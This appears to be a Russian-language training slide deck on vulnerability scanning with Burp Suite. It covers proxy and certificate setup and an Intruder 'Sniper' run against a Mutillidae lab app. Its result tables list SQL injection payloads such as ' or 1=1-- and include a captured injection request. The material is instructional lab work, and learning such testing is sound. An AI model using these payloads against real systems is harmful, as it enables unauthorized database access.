

Автоматические средства сканирования уязвимостей

Burp Suite: инструменты

Dashboard – общее состояние программы, лог (журнал) событий

Target – цели сканирования и подробная информация о них

Proxy – обработка запросов и ответов сервера

Spider – сбор информации об архитектуре веб-приложения

Scanner — автоматический сканер уязвимостей OWASP TOP 10

Intruder – утилита для автоматического проведения атак

Repeater – позволяет модифицировать и/или отправить повторно отдельные HTTP-запросы

Sequencer – анализ генерации случайных данных приложения, выявление алгоритма генерации и степени предсказуемости данных

Decoder – утилита для автоматического кодирования/декодирования данных

Comparer – может сравнивать данные, например два запроса, и показывать различия между ними.

Extender – расширения для улучшения функционала и получения новых возможностей в Burp Suite

Burp Suite: настройка

BurpProjectIntruderRepeaterWindowHelp

DashboardTargetProxyIntruderRepeaterSequencerDecoderComparerExtenderProject optionsUser options

InterceptHTTP historyWebSockets historyOptions

?

Proxy Listeners

⚙

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Add

Edit

Remove

Running	Interface	Invisible	Redirect	Certificate	TLS Protocols
<input checked="" type="checkbox"/>	127.0.0.1:8080			Per-host	Default

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in other tools or another installation of Burp.

Import / export CA certificate

Regenerate CA certificate

Firefox: настройка

Параметры соединения

Настройка прокси для доступа в Интернет

☐ Без прокси

☐ Автоматически определять настройки прокси для этой сети

☐ Использовать системные настройки прокси

☒ Ручная настройка прокси

HTTP прокси

127.0.0.1

Порт

8080

☒ Также использовать этот прокси для FTP и HTTPS

HTTPS прокси

127.0.0.1

Порт

8080

FTP прокси

127.0.0.1

Порт

8080

Узел SOCKS

Порт

0

☐ SOCKS 4

☒ SOCKS 5

☐ URL автоматической настройки прокси

Обновить

Не использовать прокси для


Firefox: настройка

Burp Suite должен быть запущен

В Mozilla Firefox заходим на сайт <http://burpsuite> и скачиваем сертификат

В Mozilla Firefox:

- “Настройки” – “Приватность и защита” – “Сертификаты” – “Просмотр сертификатов”.
- Выбираем “Центры сертификации” – “Импортировать”, выбираем скачанный нами сертификат.
- Отмечаем “Доверять при идентификации веб-сайтов” – “ОК”.



Burp Suite: перехват трафика


Burp Suite -> Новый проект

Перейдите на вкладку Proxy, убедитесь, что включена кнопка «Intercept is on»




Burp Suite: атака «Sniper»


Вкладка «Intruder» -> «Position»



«Sniper»: настройка полезной нагрузки



«Sniper»: проведение атаки



Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
1	'	200	<input type="checkbox"/>	<input type="checkbox"/>	24752	
2	"	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
3	#	200	<input type="checkbox"/>	<input type="checkbox"/>	23476	
4	-	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
5	--	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
6	'%20--	200	<input type="checkbox"/>	<input type="checkbox"/>	24753	
7	--';	200	<input type="checkbox"/>	<input type="checkbox"/>	24754	
8	'%20;	200	<input type="checkbox"/>	<input type="checkbox"/>	24753	
9	=%20'	200	<input type="checkbox"/>	<input type="checkbox"/>	24756	
10	=%20;	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
11	=%20--	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
12	\x23	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
13	\x27	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
14	\x3D%20\x3B'	200	<input type="checkbox"/>	<input type="checkbox"/>	24770	
15	\x3D%20\x27	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
16	\x27\x4F\x52 SELECT *	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	

Finished

«Sniper»: результаты атаки

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
30	" or 0=0 #	200	<input type="checkbox"/>	<input type="checkbox"/>	23476	
31	or 0=0 #	200	<input type="checkbox"/>	<input type="checkbox"/>	23476	
32	' or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	24759	
33	" or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
34	' or '1'='1'--	200	<input type="checkbox"/>	<input type="checkbox"/>	24763	
35	"" or 1 --"	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
36	or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
37	or%201=1	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
38	or%201=1 --	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	
39	' or 1=1 or "="	200	<input type="checkbox"/>	<input type="checkbox"/>	24998	
40	" or 1=1 or ""="	200	<input type="checkbox"/>	<input type="checkbox"/>	23551	

Request Response

Raw Params Headers Hex

GET
/mutillidae/index.php?page=user-info.php&username='%20or%201%3d1%20or%20''%3d'&password=&user-info-php-submit-button=View+Account+D
etails HTTP/1.1
Host: 172.16.1.102
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.1.102/mutillidae/index.php?page=user-info.php
Cookie: PHPSESSID=d749d9ac3558d3d4ab665ba43913f994
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

0 matches

Finished

OWASP ZAP

